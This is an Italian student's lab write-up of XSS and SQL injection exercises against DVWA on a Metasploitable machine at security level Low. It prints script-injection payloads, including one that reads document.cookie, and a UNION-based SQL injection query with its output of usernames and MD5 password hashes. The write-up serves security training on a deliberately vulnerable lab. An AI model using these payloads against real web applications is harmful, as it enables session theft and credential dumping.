

## XSS e SQLInjection

---

Nell'esercizio di oggi viene richiesto di utilizzare la vulnerabilità della DVWA di meta per effettuare attacchi XSS e SQLInjection attraverso la macchina Kali..


La prima cosa fatta è stata mettere in collegamento le due macchine, dopodiché mi sono collegato alla DVWA di Meta.

Ho Settato la sicurezza a Low.

Per la parte di XSS ho fatto qualche test per verificare che la submit leggesse testo html quindi ho scritto '<I> hi' ed effettivamente mi ha cambiato il testo in corsivo.




Subito dopo ho lasciato un alert con <script>alert('XSS Attack!')</script>




Raul Pastor


Ho continuato l'attacco cercando il con '<script>alert(document.cookie)</script>' ritrovando il cookie della sessione:



Per la parte di SQL Injection ho utilizzato il metodo boolean based per cercare tutti gli username e password:



Ho utilizzato sia il metodo Union based injection per ricevere tutte le informazioni possibili dalla tabella users:



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

## Vulnerability: SQL Injection

User ID:

Submit

ID: 1' union select user, password from users #  
First name: admin  
Surname: admin

ID: 1' union select user, password from users #  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' union select user, password from users #  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' union select user, password from users #  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' union select user, password from users #  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' union select user, password from users #  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

### More info

<http://www.securiteam.com/securityreviews/SDP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin  
Security Level: low  
PHPIDS: disabled

View Source

View Help